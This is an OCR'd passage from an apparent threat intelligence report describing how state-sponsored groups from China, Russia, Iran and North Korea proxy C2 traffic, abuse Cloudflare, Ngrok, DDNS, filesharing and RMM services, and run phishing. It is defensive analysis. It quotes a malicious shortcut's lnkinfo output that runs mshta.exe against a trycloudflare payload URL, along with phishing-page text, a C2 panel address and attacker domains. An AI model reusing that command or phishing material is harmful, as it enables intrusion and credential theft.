
Beginning in July 2023, Insikt Group observed RedDelta start to use the Cloudflare Content Delivery Network (CDN) service to proxy C2 traffic to the group's backend threat actor-controlled servers in an attempt to blend in among benign CDN traffic and complicate C2 identification. By analyzing Cloudflare origin certificate authority (CA) certificates served by known RedDelta C2 servers, Insikt Group identified over 100 threat actor-controlled domains from July 2023 to December 2024. Almost all domains were likely formerly legitimate domains re-registered via Namecheap or NameSilo by the threat actor after expiry, likely to evade domain age and trust heuristics. In May 2024, Insikt Group identified RedDelta using Cloudflare's geofencing capabilities for the first time to restrict downloading the latter stages of the group's infection chain to IP addresses geolocating to Myanmar. RedDelta continues to leverage these capabilities, as exemplified by the use of Cloudflare to geofence a malicious MSC file to Vietnam in August 2024.

Multiple other Chinese threat actor groups also employed Cloudflare in 2024 to proxy C2 traffic. RedGolf (APT41) proxied traffic via Cloudflare to threat actor-controlled C2 servers in a cluster of reconnaissance activity targeting European logistics organizations. RedHotel (Earth Lusca, Aquatic Panda, Red Scylla) proxied traffic using Cloudflare in a campaign using Cobalt Strike. Additionally, TAG-109 used Cloudflare to proxy KEYPLUG traffic to backend threat actor-controlled C2 servers. Finally, TAG-112 used Cloudflare for its name servers to abstract the IP addresses of threat actors' servers in a campaign targeting Tibetan websites.

LightSpy, WyrmSpy, and DragonEgg

Chinese state-sponsored threat actors also use mobile spyware, primarily to target domestic populations. For example, LightSpy has been employed to target Hong Kong since at least 2020, when it was spread through watering hole attacks. LightSpy is a sophisticated surveillance framework targeting iOS, Android, macOS, and Windows devices, enabling remote execution of shell commands and file manipulation. Chinese state-sponsored threat actors also use the advanced Android surveillanceware WyrmSpy and DragonEgg, which have been linked to RedGolf (APT41) and the LightSpy framework.

In 2024, Insikt Group identified new, previously unreported certificates, IP addresses, and domains likely used by the threat actors behind LightSpy and WyrmSpy. Additionally, a newly identified LightSpy C2 panel (**Figure 36**) suggests a link to the Chinese ad tech company Talking Data (aka Beijing Tendcloud Tianxia Technology Co., Ltd., aka 北京腾云天下科技有限公司) based on the phrase on the panel, "用数据的心智去超越", which translates to "Go beyond with the heart and mind of data".



Not secure | ~~https~~://103.43.18.22:3458/qazxswedcvfr/login

Figure 36: *Newly identified C2 panel likely used for LightSpy operations (Source: Recorded Future)*

Insikt Group also identified a JavaScript file loaded by this panel, which divulged the developer's likely internal IP address and a hard-coded cookie. The JavaScript file also sheds light on the type of data being collected from the victims. There are fields for personal information like birthdate, sex, address, cell phone number, QQ number, and employment information. Additionally, there are fields for stating the type of attack used, with options including "Remote Implant," "Form Hijacking", "Cookie Sniffing", "0 Day Attack", and "Custom Script Attack".


Russia

Legitimate Internet Services

In 2024, Russian state-sponsored groups have continued to abuse legitimate internet services for malicious infrastructure. Compared to 2023, they have diversified, increasing the variety of free application programming interface (API), tunneling, and hosting services used. Website hosting (Infinityfree, DNS Exit, Byet Internet Services), free API services (mocky[.]io, pipedream[.]net and webhook[.]site), and tunneling services (Ngrok and Cloudflare) have enabled them to blend into legitimate network traffic and made upstream infrastructure identification and tracking more difficult.

Recent credential harvesting campaigns conducted by state-sponsored threat actor BlueDelta have moved upstream infrastructure away from compromised Ubiquiti routers to the Ngrok tunneling service. These updates are likely in response to the Federal Bureau of Investigation (FBI), National Security Agency (NSA), US Cyber Command, and international partners' operation to take down BlueDelta's infrastructure in February 2024.

A recent campaign targeting the Ukrainian email provider Ukr.net, as per **Figure 37**, combined services from Byet Internet Services, Mocky, DNS Exit, and Ngrok to build infrastructure. The combination of so many services, while making the campaign more elusive, significantly increases the resources needed to build, monitor, and maintain the attack infrastructure.



Українська Русский English

МИТТЄВА ДОСТАВКА ЛИСТІВ

Швидкість доставки повідомлень – менше однієї секунди.

Пошта

Ім'я скриньки @ukr.net

Пароль

□ Чужий комп'ютер

Продовжити

Не вдається увійти? Створити скриньку


ЦІЛОДОБОВА ПІДТРИМКА support@ukr.net (044) 235-85-55 (050) 204-14-24 (096) 718-55-52

Угода про конфіденційність Угода про використання електронної пошти FREEMAIL (mail.ukr.net)

***Figure 37**: BlueDelta credential harvesting page targeting UKR.NET users (Source: Recorded Future)*

Cloudflare Tunnels

In late 2024, Insikt Group observed initial access campaigns conducted by the Russian state-sponsored group BlueAlpha leveraging Cloudflare Tunnels to conceal staging infrastructure for GammaDrop malware. The campaign's infection chain was similar to previous campaigns, but with a notable shift of the malicious `.lnk` files now leveraging a trycloudflare domain rather than virtual private server (VPS) IP addresses, as per **Figure 38**.



```
Windows Shortcut information:
        Contains a link target identifier
        Contains a working directory string
        Contains a command line arguments string
        Contains an icon location string

Link information:
        Creation time                   : Oct 01, 2023 20:50:20.020698800 UTC
        Modification time               : Jan 01, 2018 04:48:41.321894400 UTC
        Access time                     : Oct 01, 2023 20:50:20.020698800 UTC
        File size                       : 14848 bytes
        Icon index                      : 1
        Show Window value               : 0x00003a00
        Hot Key value                   : 14848
        File attribute flags            : 0x00000020
                Should be archived (FILE_ATTRIBUTE_ARCHIVE)
        Drive type                      : Fixed (3)
        Drive serial number             : 0x0088ac4e
        Volume label                    :
        Local path                      : C:\Windows\System32\mshta.exe
        Working directory               : %WINDIR%\System32\
        Command line arguments          : https://amsterdam-sheet-veteran-aka.trycloudflare.com/dearest/seize.tar /f
        Icon location                   : %Windir%\system32\SHELL32.dll
```

Figure 38: *lnkinfo output for Запит 56-27-11875 від 15.08.2024. Інформація з обмеженим доступом у службовому листі відсутня.lnk used by BlueAlpha in a recent spearphishing campaign (Source: Recorded Future)*

BlueAlpha has historically relied on legitimate internet services, such as the messaging service Telegram, and common DoH providers for C2 IP resolution of the GammaLoad malware. These services are often used as failover C2 resolution techniques, as the use of these services is generally believed to be for resilience to DNS-based mitigation efforts and maintaining access rather than stealth.

Iran

Throughout 2024, Iranian state-sponsored operations depicted varying levels of sophistication when establishing and using operational infrastructure. This included extensive efforts to use legitimate Europe-based providers, bulletproof hosting groups, and North American providers, including adopting content delivery networks (CDNs) like Cloudflare to obfuscate their true infrastructure. In specific cases, infrastructure acquisition operations were aided via human intelligence operations by establishing infrastructure resellers. Throughout 2024, Iranian state-sponsored groups leveraged cloud services like Microsoft 365, Microsoft Graph Outlook, Microsoft Office EWS, Azure, and Okta to gain initial access for C2 and exfiltration, using these platforms to blend in with legitimate traffic and evade detection. This was further bolstered through the use of VPN services that added a layer of obfuscation to their operational activity. Additionally, much like in 2023, Iranian state-sponsored groups were observed abusing Dynamic DNS (DDNS) service providers as well as remote monitoring and management (RMM) tools to complicate tracking, attribution, and enable initial access, respectively.

Establishing an Infrastructure Supply Chain

In late October 2024, the FBI released a Cybersecurity Advisory on the Iranian pro-Islamic Revolutionary Guard Corps (IRGC) contracting group known as Ayandeh Sazan Sepehr Aria (Emen Net

Pasargad), tracked as TAG-111 by Insikt Group, or externally, as Cotton Sandstorm. TAG-111 is responsible for executing hybrid cyber operations against their targets, which involve disruptive and destructive attacks, hack-and-leaks, and information operations for psychological effect. This group is responsible for cyber fronts like Anzu-Team, For Humanity, Soldiers of Solomon, and CyberCourt (see **Figure 39**).

Agents associated with Ayandeh Sazan Sepher Aria reportedly displayed novel infrastructure acquisition tactics and, according to the FBI Advisory, established their own infrastructure resellers to enable their operations. Specifically, since at least mid-2023, Ayandeh Sazan Sepher Aria established and used "Server-Speed" (*server-speed[.]com*) and "VPS-Agent" (*vps-agent[.]net*). Furthermore, the group procured server space from European providers, including BaCloud (AS61272) and Stark Industries Solutions/PQ Hosting (AS44477), through those front groups.

The cover resellers (Server-Speed and VPS-Agent) supplied operational servers for Ayandeh Sazan Sepher Aria cyber activities and provided technical support to Lebanon-based individuals, including hosting for HAMAS-affiliated websites like *alqassam[.]ps* and *almaq[.]org*. These entities shared infrastructure overlaps with a Hamas application identified as part of Insikt Group research following the October 7, 2023, incursion into Israeli territory by Hamas.

The FBI assessed that Ayandeh Sazan Sepher Aria created the cover providers to centralize infrastructure management while maintaining plausible deniability. Ayandeh Sazan Sepher Aria used "Server-Speed" from April 2023 to May 2024 before transitioning to "VPS-Agent" thenceforth.




Figure 39: *Infrastructure links between two TAG-111 fronts cybercourt[.]io and zeusistalking[.]com (Source: Recorded Future)*

Filesharing Services and RMMs

Iranian state-sponsored groups frequently leverage filesharing services and RMM tools for initial access and to maintain persistence. In 2024 groups like MuddyWater (TAG-90, TAG-105, Static Kitten, Temp.Zagros, Mango Sandstorm), Tortoiseshell (Crimson Sandstorm, TAG-86, TAG-103), APT33 (Peach Sandstorm, Elfin, Remix Kitten), and Pioneer Kitten (Lemon Sandstorm, Fox Kitten) abused filesharing services and legitimate RMM software to blend in with normal administrative activity.

For example, MuddyWater continued its extensive record of abusing the Onehub filesharing service but also pivoted to less popular platforms like Egnyte, Filemail, and Storyblok. MuddyWater threat activity has been linked to countless instances of RMM use, ranging from Atera Agent to N-Able, Syncro, and ScreenConnect, among others. Similarly, APT33 was reported to have attempted to use AnyDesk as part of an attack operation against an entity in the pharmaceutical industry. Pioneer Kitten, another pro-IRGC group, abused AnyDesk to conduct supply-chain attacks and gain access to US critical infrastructure.

Abusing DDNS Providers

Since 2019, Insikt Group has observed the continued abuse of DDNS providers by specific Iran-nexus groups. This has predominantly included GreenCharlie (overlaps with CHARMING KITTEN, APT42, TA453, and Mint Sandstorm) but also extends to MuddyWater (TAG-90, TAG-105, Temp.ZAGROS, Mango Sandstorm, STATIC KITTEN), APT33 (Elfin, REFINED KITTEN, Peach Sandstorm), and NEMESIS KITTEN (COBALT MIRAGE, UNC2448, DEV-0270).


Insikt Group has not identified information suggesting that Iran-based threat actors have used compromised accounts to register DDNS domains; as of this writing, Iran-based threat actors have abused providers like Vitalwerks Internet Solutions LLC, DYNU Systems, DNSexit, CloudDNS, FreeDNS, and DUIA.

General Infrastructure Observations

Throughout 2024, Iranian state-sponsored groups used a slew of infrastructure providers for their operations, including major providers such as NameCheap, Porkbun, OVH SaS, Hetzner Online GmbH, ColoCrossing, BlueVPS, Scalaxy B.V., Sollutium EU, Bitcommand, Contabo GmbH, InMotion Hosting, and Tucows Inc. The infrastructure adopted by these groups has also broadly used diverse top-level domains (TLDs) that include .com, .co, .xyz, .site, .info, and .online, just to name a few. There is no observable trend related to their use of TLDs, which is highly dependent on threat group access to domain registration providers inside and outside Iran.

North Korea

North Korean state-sponsored groups use two primary types of infrastructure: directly controlled servers for their operations and legitimate infrastructure compromised for malicious purposes. Infrastructure directly registered by these groups, such as phishing domains (see **Figure 40**), is commonly used by groups like Kimsuky and related groups Insikt Group tracks, such as PurpleAlpha and TAG-66, which focus on espionage, especially against targets in Asia. These groups will occasionally first use a server for phishing and initial access operations and then repurpose the server for C2 after compromising their target. Similarly, TAG-71, associated with Cryptocore, and TAG-120, associated with Famous Chollima, create their own infrastructure for reconnaissance and C2 after compromising a target (see **Figure 41**).



GMX Mein Account

GMX

Bitte erneut einloggen

Bitte melden Sie sich mit Ihrer GMX E-Mail-Adresse und Passwort erneut an.

GMX E-Mail-Adresse

Passwort eingeben

Sicherheitsabfrage

Andere Zeichenfolge anzeigen

Zeichenfolge eingeben

Figure 40: *Example of a PurpleAlpha phishing domain spoofing an email service used in Germany (Source: Recorded Future and URLScan)*

These threat groups historically relied on various hosting providers, including HostUS, Leaseweb Asia Pacific, G-Core Labs, EHostIDC, and Clouvider Limited, but more recently have shifted to hosting their infrastructure on Stark Industries, Veesp, and Evoxt Enterprise. For self-registered infrastructure, North Korean threat groups regularly use the domain registrars Namecheap, Hostinger, and Porkbun, as well as the Dynamic DNS (DDNS) providers FreeDNS and 내도메인[.]한국 (translates to *mydomain[.]korea*). They also use link-shortening services such as TinyURL and Bitly to distribute phishing domains and malware. Among compromised servers, North Korean threat groups regularly exploit and use e-commerce websites, non-profits, media, universities, and personal blogs to support phishing operations and malware deployment.




Figure 41: *TAG-120 use of servers for reconnaissance and exfiltration operations (Source: Recorded Future and Zscaler)*

The World Beyond the Big Four

